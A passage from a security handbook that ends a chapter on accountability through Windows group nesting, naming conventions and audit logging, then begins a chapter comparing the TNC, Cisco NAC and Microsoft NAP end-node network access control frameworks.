


Exhibit 12.2 Nesting groups.

"If the concepts of 'THE SNAIL' and the best practices are followed, administrators will be able to reduce the confusion of calculating the effective cumulative permissions. Using THE GRID and THE FIVE RULES allow administrators to quickly identify and reduce vulnerabilities…."*

This paper also details naming conventions for groups. When inappropriate actions are logged, there needs to be a clear understanding of who did what and when. By implementing standard naming of groups, we know the "who." By implementing standard naming of resources, we know the "what." If we have time synchronization with external timeservers, we know the "when."

The organization of groups should follow "The Snail" concept of placing users only in global groups, placing global groups in universal groups, and placing universal groups in domain local groups (see Exhibit 12.2). This organization of groups allows for slow migration to a mature accountability posture. The naming conventions should support a clear path from the user account to the resource and its permissions. The following is an example naming convention:

Domain local groups
    LgDepartmentFoldernamePermission
If there is a deny permission, precede it with "x"
Universal groups
    UgDepartmentFoldernamePermission
If there is a deny permission, precede it with "x"
Global groups
    GgDepartment

The antigroup concept that is critical for accountability implementations to work is employed by assigning all global groups who do not have permission to the resource to the xUg group. This may have a high administrative cost if scripts are not employed.

* http://www.sans.org/reading_room/whitepapers/windows/1165.php.

This naming convention will allow for fast identification of administrative error and the ability to track down accountability issues. Naming and organizing groups will support accountability if owners are assigned in Active Directory under the "Managed By" tab of the group.

Naming conventions and group responsibilities will help with separation of duties. Server operators who are responsible for file and print servers can limit their activities to creating shares, setting permissions for domain local groups, and setting auditing for the same groups. Domain administrators for resource domains can limit their activities to creating domain local groups and assigning domain local groups to universal groups. Domain administrators for accounts domains can limit their activities to creating and assigning users to global groups and creating and assigning global groups to universal groups. It is possible in a very mature accountability structure to identify inappropriate group creation.

Permissions can be set at three levels within the Windows operating system: share, NTFS (NT File System) folder, and NTFS file. To reduce confusion, set share permissions to full control for everyone. Many administrators get upset with this suggestion. Share permissions, if left to stand alone, are never a good access control strategy. They must be supported by NTFS folder permissions that maintain least privilege. There should not be any need for NTFS file permissions. Administratively, this should be the only permissions; this can be achieved only by changing the advanced settings to remove inheritance of permissions. This is accomplished by removing the check in the "Allow inheritable permissions from parent" box.

At this point, the administrator's group still maintains full control. This group contains the local administrator account of the filer and by default contains the domain administrators of the local domain as one of its members. If administrators cannot adjust permissions, they cannot do their job. This permission should be left alone so we can see when the administrator makes changes.

When building or adjusting group membership, an organization might want to put all groups in a single active directory container to prevent domain policy inheritance from changing configuration rights. This strategy also increases the speed of searching the directory.

By executing the administrative tasks mentioned, the users are in the correct groups, nesting of group types for the organization has been achieved, effective permissions can be set, antigroups are in place, and it is possible to achieve accountability via event logging. The result should look like Exhibit 12.3. There should be two to four permissions set on the resource: local administrator with full control, antigroup with deny full control, and the one or two departments with their least privileges set.

Event logging is the core tracking mechanism for accountability. It should be configured at the domain policy level and not at the local policy level. For filers, audit should be set to success and failure for object access and success and failure for policy change. If additional auditing is turned on, extra events that do not pertain to accountability will be recorded.

Once auditing is turned on at the server and configured at the domain level, the objects or resources can be successfully tracked. The audit tab on the advanced security settings for the resource should audit for the two groups who do not need access on a regular basis: the administrators and the antigroup. Keep in mind, the antigroup is everyone who does not have permission. The antigroup was defined by the accounts domain administrator at the universal group level by adding the global groups who do not need access to the resources of the department. If the permissions administrator failed to set the deny all permission and did set the audit for both success and failure, the inappropriate access would still be logged. This is possible only for the antigroup and not the built-in "everyone group." The "everyone group" includes everyone who has access to the network, which includes the people with permissions. If everyone is audited, both inappropriate access and correct access will be logged. The goal is to log only inappropriate access.




Exhibit 12.3 Complete diagram of accountability implementation.

The administrator must see both success and failure audit events at accessing resources by the antigroup. Success audit events indicate incorrectly set permissions. Failure audit events indicate inappropriate attempts. By using the antigroup as the group for logging events, the first part of accountability has been achieved.

Activity of both end-user violation and administrative maintenance must be collected, stored, and used. The use of the data for our initial purpose is accountability. Policy will need to be adjusted to fit the real working conditions, because the accountability data will indicate gaps. Because only inappropriate activity is being collected, collection and storage of logging data will be reduced to a manageable level for review. Using an event log aggregation tool such as Logcaster by Rippletech will allow us to trap critical events as they occur, rather than at the point of offline storage. Critical events such as accountability violations, policy changes, audit changes, and permissions changes should be submitted for immediate review by department managers, accountability committees, and the end user. Immediate review ties actions to consequences. Automated output allows for immediate review without judgment calls by security teams or administrators. Critical events can be done via e-mail.

Caution should be used when first implementing e-mail notification due to a potential denial of service. Summarization is the best strategy for automation until false-positives are reduced to a manageable level. Any noncritical events such as administrator access should be collected, summarized, and reviewed in a reasonable time period.

Threats

Accountability has many administrative threats. They include prerequisite failures, implementation failures, maintenance failures, and mislabeling. The prerequisites of unique identification and identity management are difficult to achieve and maintain. To hold people accountable, administrators need to be sure the account is used by one and only one person. It would be bad form to punish someone for another's actions. Shared accounts of administrators will be most troublesome if the intention is to apply accountability to technical administrative functions.

Initial implementation failures can include a high number of false-positives if the accountability systems are not installed in stages.

To address maintenance failures, keep in mind that permissions change. It is tempting to leave the past set of permissions in place and add new permissions. This violation of least privilege should be addressed by conducting regular reviews. Additional maintenance failures can be caused by staff changes on the administrative side, uncontrolled growth of staff, and lack of automation.

Organizations are likely to mislabel accountability as audit. But audit is a periodic third-party evaluation of gaps between policy and implementation. Accountability is immediate gap notification and correction by the parties involved.

There are a few technical threats, including logging costs, lack of education, and requirement of centralization. The act of logging has a dollar value. Some organizations already have logging in place; those that do not have will be starting from scratch and, therefore, spending more. Lack of education on permissions and logging consolidation cause a great deal of unnecessary overhead on accountability systems. Centralization of logging, authentication, and policy are required for most organizations to achieve accountability.

Who Needs to Be Involved?

The easy answer is everyone needs to be involved. Policy makers, technologists, employees, and auditors all need to be a part of the accountability program. Enforcement by policy makers needs to be defined and implemented by the technologists in a hands-off manner. Policy makers should make the rules and define the repercussions so that the employees take it upon themselves to self-correct. If the rules are not followed in a reasonable amount of time, human resources or an employee council should step in. Auditors should take the metadata from the accountability system and adjust policy or work habits. If everyone gets involved, accountability will change the culture of the organization for the better.

Summary

Security is not "set it and forget it"; accountability keeps this uppermost in our minds. Accountability achieves awareness by verifying every action defined in the policy. When everyone is aware, our risks to our resources decrease. Assurance is increased by an order of magnitude when security is moved from the responsibility of a few to that of the entire organization.

Do not try to go after every inappropriate action at once. Start with simple, easy-to-be-right actions. For example, only the accounting department should be in the payroll files. Work your way up to the more difficult decisions. Accountability is possible.

End Node Security and Network Access Management: Deciding Among Different Strategies

Introduction
Acronym Jungle • Problem Definition
End Node Security Solutions
Evolution • Trusted Network Connect Specification
Network Admission Control
Network Admission Control Overview • NAC Analysis
Network Access Protection
Network Access Protection Overview • Sygate Network Access Control • Automated Quarantine Engine • TippingPoint Quarantine Protection • Hybrid Solutions
End-Node Security Solutions Comparison
Future Directions
Summary
List of Acronyms
References

Franjo Majstor

Introduction

Acronym Jungle

As in almost any industry, the networking industry contains far too many technical acronyms. Security terminology is unfortunately not immune. Combining of security terms with networking terms has resulted in a baffling array of acronyms that will most probably not decrease in the near future. Therefore, an apology is given in advance to beginner readers with a recommendation to, when confronted with an unfamiliar acronym, refer to the end of the article where all acronyms are defined.

Problem Definition

Acronyms are not the only problem. Currently, modern networks are responsible for employee productivity, product manufacturing, and receiving orders from customers and, as such, are business-critical systems. If these systems are not available or are under attack, the result is a denial of service, theft

of sensitive information, or exposure to regulatory penalties. Traditional perimeter-focused security architectures are today powerless against the infected endpoints that connect to enterprise networks from various locations. Information security practitioners are dealing almost on a daily basis with situations such as the following: Sales persons, when traveling, frequently connect to an insecure hotel network or other public Internet service where their laptops could be exposed to a malware infection. Enterprise information technology departments have defined policies and equipped the salesperson's laptop with protections such as the latest anti-virus software, personal firewalls, host intrusion prevention, operating system configurations, and patches to protect the system against compromise. Unfortunately, those protections can be turned off, uninstalled, or may simply have never been updated, leaving the salesperson's computer unprotected. Company guests and visitors would often use offered hospitality to connect via an internal enterprise wired or wireless network to the Internet. Their portable equipment could, if they are not up-to-date with the latest viral protection, already be compromised and, as such, could cause a compromise to the rest of the network resources they are connecting through.

These are just two examples out of many. The latest vulnerability statistics of the most popular computing equipment software platforms show us that, most of the time, an unintentional user or guest visitor caused an avalanche of problems to the rest of the network resources that are crucial for running the business.

Several initiatives from industry vendors have already addressed some problems of the individual endpoint security with applications like anti-virus agents and personal firewalls. Connectivity of the end node to the network infrastructure has already received the end node authentication via 802.1x protocol. However, all of those mechanisms individually have thus far proven to not be sufficient to stop problems of network resources under a threat. Hence, efforts from the leading market vendors as well as standardization organizations have resulted in several individual solutions to address the burning issue of both integrity and policy compliancy of the end node towards accepted rules of behavior from the network infrastructure. Information security practitioners exposed to an end node to an infrastructure interaction problem should be able to understand the essence of the issue and be capable of finding a proper end-node-to-infrastructure-interactivity security mechanism that would fit their business environment.

End Node Security Solutions

Evolution

Initiatives to the problem of the end node causing availability, integrity, and confidentiality problems to the rest of the network were started by several combined vendor solutions. Networking vendor Cisco Systems, as well as operating system vendor Microsoft, developed unique proposals. Several other end node anti-viral software vendors joined the initiatives of both, while some others created their own solutions. Overall, it has created the panache of closed efforts locking the choice around a particular vendor's solution. To move out of the closed-group proposals, the Trusted Computing Group (TCG) organization of vendors released the Trusted Network Connect (TNC) specification that describes the problem and provides the framework for a vendor-interoperable solution. Even though it was later developed as an umbrella solution, it explains the detailed individual components of the system with their roles and functions. It is therefore the best starting point in explaining the concept of the future end-node security solutions.

Trusted Network Connect Specification

The TNC architecture and specifications were developed with the purpose of ensuring interoperability among the individual components for solutions provided by different vendors. The aim of the TNC architecture is to provide a framework within which consistent and useful specifications can be developed

to achieve a multivendor network standard that provides the following four features:

1. Platform authentication: the verification of a network access requestor's proof of identity of their platform and the integrity-status of that platform.
2. Endpoint policy compliance (authorization): establishing a level of "trust" in the state of an endpoint, such as ensuring the presence, status, and upgrade level of mandated applications, revisions of signature libraries for anti-virus and intrusion detection and prevention system applications, and the patch level of the endpoint's operating system and applications. Note that policy compliance can also be viewed as authorization, in which an endpoint compliance to a given policy set results in the endpoint being authorized to gain access to the network.
3. Access policy: ensuring that the endpoint machine and/or its user authenticates and establishes their level of trust before connecting to the network by leveraging a number of existing and emerging standards, products, or techniques.
4. Assessment, isolation, and remediation: ensuring that endpoint machines not meeting the security policy requirements for "trust" can be isolated or quarantined from the rest of the network and, if possible, an appropriate remedy applied, such as upgrading software or virus signature databases to enable the endpoint to comply with security policy and become eligible for connection to the rest of the network.

The basic TNC architecture is illustrated in Exhibit 65.1.

The entities within the architecture are: access requestor (AR), policy enforcement point (PEP), and policy decision point (PDP):

1. Access requestor (AR): the AR is the entity seeking access to a protected network.
2. Policy decision point (PDP): the PDP is the entity performing the decision making regarding the AR's request, in light of the access policies.
3. Policy enforcement point (PEP): the PEP is the entity that enforces the decisions of the PDP regarding network access.

All entities and components in the architecture are logical ones, not physical ones. An entity or component may be a single software program, a hardware machine, or a redundant and replicated set of machines spread across a network, as appropriate for its function and for the deployment's needs. Entities of the TNC architecture are structured in layers. Layered TNC architecture levels (illustrated in Exhibit 65.2) consist of the following:

1. The network access layer: components whose main function pertains to traditional network connectivity and security. Even though the name might imply so, this layer does not refer to the OSI network layer only, but may support a variety of modern networking access technologies such as switch ports or wireless, as well as VPN access or firewall access.
2. The integrity evaluation layer: the components in this layer are responsible for evaluating the overall integrity of the AR with respect to certain access policies.
3. The integrity measurement layer: this layer contains plug-in components that collect and verify integrity-related information for a variety of security applications on the AR.




EXHIBIT 65.1 Trusted network connect architecture.




EXHIBIT 65.2 Layered trusted network connect architecture.

The AR consists of the following components:

1. Integrity measurement collector (IMC): the IMC is a component of an AR that measures security aspects of the AR's integrity. Examples include the anti-virus parameters on the access requestor, personal firewall status, software versions, and others. The TNC Architecture accommodates implementation situations where multiple IMCs reside on a single AR, catering for corresponding different applications.
2. TNC client (TNCC): the TNCC is a component of an AR that aggregates integrity measurements from multiple IMCs and assists with the management of the integrity check handshake for the purpose of measurement and reporting of the AR integrity.
3. Network access requestor (NAR): the NAR is the component responsible for establishing network access. The NAR can be implemented as a software component that runs on an AR, negotiating its connection to a network. There may be several NARs on a single AR to handle connections to different types of networks. One example of a NAR is the supplicant in 802.1x, which is often implemented as software on a client system, or could also be VPN client software.

The policy decision point (PDP) consists of the following components:

1. Integrity measurement verifier (IMV): the IMV is a component that verifies a particular aspect of the AR's integrity, based on measurements received from IMCs and/or other data.
2. TNC server (TNCS): the TNCS is a component that manages the flow of messages between.
3. IMVs and IMCs: gathers IMV action recommendations from IMVs, and combines those recommendations (based on policy) into an overall TNCS action recommendation to the NAA.
4. Network access authority (NAA): the NAA is a component that decides whether an AR should be granted access. The NAA may consult a TNC server to determine whether the AR's integrity measurements comply with the NAA's security policy. In many cases, an NAA will be an AAA server such as a RADIUS server, but this is not required.

A third entity of the TNC architecture that sits in the middle of the AR and a PDP is the policy enforcement point (PEP) that consists of the following components:

- Policy enforcement point (PEP): The PEP is a typically the hardware component that controls access to a protected network. The PEP consults a PDP to determine whether this access should be

granted. An example of the PEP is the authenticator in 802.1x, which is often implemented within the 802.11 wireless access point. It could also be an 802.1x-enabled switch port or a firewall as well as the VPN gateway.

Although not visibly evident within the TNC architecture, one important feature of the architecture is its extensibility and support for the isolation and remediation of ARs, which do not succeed in obtaining network access permission due to failures in integrity verification. The TNC architecture with provisioning and remediation layer is illustrated in Exhibit 65.3 and shows an additional layer addressing remediation and provisioning.

To understand the actions needed to remedy ARs that fail integrity verification, it is useful to view network connection requests in three basic phases from the perspective of integrity verification:

1. Assessment: in this phase, the IMVs perform the verification of the AR following the policies set by the network administrator and optionally deliver remediation instructions to the IMCs.
2. Isolation: if the AR has been authenticated and is recognized to be one that has some privileges on the network but has not passed the integrity verification by the IMV, the PDP may return instructions to the PEP to redirect the AR to an isolation environment where the AR can obtain integrity-related updates. Isolation environment mechanisms could be:
   a. VLAN containment: VLAN containment permits the AR to access the network in a limited fashion, typically for the purpose of the limited access and to allow the AR to access online sources of remediation data (e.g., virus definition file updates, worm removal software, software patches, etc.)
   b. IP filters: In the case of IP filters, the PEP is configured with a set of filters which define network locations reachable by the isolated AR. Packets from the AR destined to other network locations are simply discarded by the PEP.




EXHIBIT 65.3 TNC architecture with provisioning and remediation layer.

3. Remediation: Remediation is the process of the AR obtaining corrections to its current platform configuration and other policy-specific parameters to bring it inline with the PDP's requirements for network-access.

The remediation process requires remediation provisioning application and resources that can be implemented in several forms. An example would be the anti-virus application software that communicates with sources of anti-virus parameters (e.g., latest AV signature files) or could be an agent that updates the latest patches from the ftp server that contains the latest patches. Note that remediation is beyond the scope of the current TNC architecture document; it is treated briefly only for completeness.

Although integrity measurement and reporting is core to the value proposition of the TNC philosophy and approach, the TNC architecture acknowledges other networking technologies as providing the infrastructure support surrounding the core elements of the TNC architecture. Note that the TNC specification is not standardizing specific protocol bindings for these technologies; it is rather defining only layer interfaces (as seen on the TNC architecture figure with an appendix IF-…) and is relying on already existing protocols, such as 802.1x, IPsec/IKE, PEAP, TLS for network access or RADIUS and DIAMETER for communication with and within PDP.

Although at this writing there is no commercially available nor widely deployed solution implementation based on TNC specification, TNC detailed architecture components description represent an open framework for vendor-neutral solutions where multiple vendors could provide individual modules of the complete end-node security solution. Several individual vendor or vendor alliances that have inspired the TNC specification work are described later.

Network Admission Control

Network Admission Control Overview

Network admission control (NAC) architecture is an industry effort, led by Cisco Systems that initially started as an interoperable framework between a networking vendor and several anti-virus vendors with a goal to isolate the most urgent problem at the time: virus and worm infections from infected hosts at network connection points. NAC architecture achieves that by checking the end-node security compliancy before admitting it to connect to the network.

Security-policy compliance checks that NAC can perform include:

- Determining whether the device is running an authorized version of an operating system
- Checking to see if the OS has been properly patched, or has received the latest hotfix
- Determining if the device has anti-virus software installed, and whether it has the latest set of signature files
- Ensuring that anti-virus technology is enabled and has been recently run
- Determining if personal firewall, intrusion prevention, or other desktop security software is installed and properly configured
- Checking whether a corporate image of a device has been modified or tampered with

The NAC architecture components (illustrated in Exhibit 65.4) are:

- Endpoint security software: NAC solution requires either a Cisco Trust Agent or a third party software agent that is capable of executing the integrity checks on the end node and communicating that during the network access request phase.
- Network access device: A network access device like a router, switch, VPN gateway, or firewall that can demand endpoint security "credentials" from the endpoint. This is in TNC terminology an analogy of a policy enforcement point.




EXHIBIT 65.4 Network admission control architecture components.

- Policy/AAA server: This is a RADIUS server that evaluates endpoint security credentials relayed from the network access device and determines the appropriate access policy (permit, deny, quarantine, restrict) to be applied back to the network access device for the particular end node accessing the network.
- Anti-virus policy server: This is a third-party server that evaluates particular policy like anti-virus policy. As the NAC solution includes multiple vendors, third-party policy servers could be used to check the integrity of any application running on the end node system as well as hardware components compliancy. However, they need to interface with the policy/AAA server that is under control of Cisco Systems. Even though there is a plan to open and standardize it, this has not yet happened.

NAC Analysis

Even though the Endpoint Security Software of a NAC architecture uses standard communication protocols between the agent components and even though the interface software is provided free of charge by Cisco Systems, the exchange of "security credentials," as Cisco Systems refers to an end-node integrity state check, is still not standardized. Standards-based technologies that are used are EAP, 802.1x, and RADIUS. In some cases, these technologies may need to accommodate specific enhancements to support the NAC solution. Cisco Systems expects to drive adoption of these enhancements through appropriate standards bodies.

The Cisco trust agent (Endpoint Security Software) available from Cisco Systems collects security state information from the operating system and multiple security software clients, such as anti-virus and Cisco security agent software clients, and communicates this information to the connected network, where access control decisions are enforced. The Cisco trust agent that has the closest equivalent role of the TNCC in the TNC architecture has in the NAC architecture the following three main responsibilities:

- Network communications: respond to network requests for application and operating system information such as anti-virus and operating system patch details
- Security model: authenticates the application or device requesting the host credentials and encrypts that information when it is communicated
- Application broker: through an API, the application broker enables numerous applications to respond to state and credential requests

The end-node protocol stack that is illustrated in Exhibit 65.5 shows several layers of end-node agent security software. Cisco Systems decided to implement EAP over the UDP protocol exchange first. EAP over UDP made the NAC solution immediately available to work on the layer 3. That helped nodes with




EXHIBIT 65.5 NAC end-node protocol stack.

an IP address that attempt to connect to the rest of the layer-3 network infrastructure to exchange EAP messages with the infrastructure and, based on the overall exchange, obtain access to the network resources. In essence, a router from Cisco Systems, as the very first implementation phase of NAC architecture solution, understands EAP over UDP control messages and performs EAP message exchanges with an Endpoint Security Software and policy server. Follow-up phases brought the EAP over layer 2 that allowed NAC communication to network devices, such as switches or wireless access points, where authentication and policy compliancy message exchanges could happen even before the IP address is obtained. NAC communication flow is illustrated in Exhibit 65.6.

Policy enforcement actions are directly dependent on the communication method between the end-node software agent and the network node and were initially only permit, deny, or quarantine access via a simple layer-3 router access control list filter, while follow-up phases also introduced VLAN isolation.

Both layer-2 and layer-3 end nodes that demand network access, as well as network access devices themselves in the NAC solution, would need to be up to date with a compatible software release to be a valid member of the NAC solution. In the mean time, Cisco Systems also introduced the NAC appliances family of products, but its significance stays as one of the first integrity network access control implementers on the market. The NAC architecture brought an innovative breakthrough in the capability with which network access devices could police the state of the end node and make an intelligent decision before connecting it to the rest of the network. Consequently, Cisco Systems leveraged it as a crucial part of its self-defending network strategy.




EXHIBIT 65.6 NAC access control flow.

Network Access Protection

Network Access Protection Overview

The network-access protection (NAP) solution in Microsoft's next-generation Windows server with code name "Longhorn" provides policy enforcement components that help ensure that computers connecting to a network or communicating on a network meet administrator-defined requirements for system health. NAP uses a combination of policy validation and network isolation components to control network access or communication. It can also temporarily isolate computers that do not meet requirements to a restricted network. Depending on the configuration chosen, the restricted network might contain resources required to update the computers so that they then meet the health requirements for full network access or normal communication. When it will be available for deployment, NAP will be able to create solutions for health policy validation, isolation, and ongoing health policy compliance.

NAP is currently defined with a core component of future Windows server and clients, a quarantine server that will be Microsoft Internet Authentication Services (IAS), and one or more policy servers. NAP will work by controlling network access via multiple connectivity mechanisms, as illustrated in Exhibit 65.7.

In the initial release, NAP will require servers to run Windows Server "Longhorn" and clients to run Windows Vista, Windows Server "Longhorn," or Windows XP with Service Pack 2. Network isolation components in the NAP architecture will be provided for the following network technologies and connectivity methods:

- Dynamic host configuration protocol (DHCP)
- Virtual private networks (VPNs)
- 802.1x authenticated network connections
- Internet protocol security (IPsec) with x.509 certificates

DHCP quarantine consists of a DHCP quarantine enforcement server (QES) component and a DHCP quarantine enforcement client (QEC) component. Using DHCP quarantine, DHCP servers can enforce

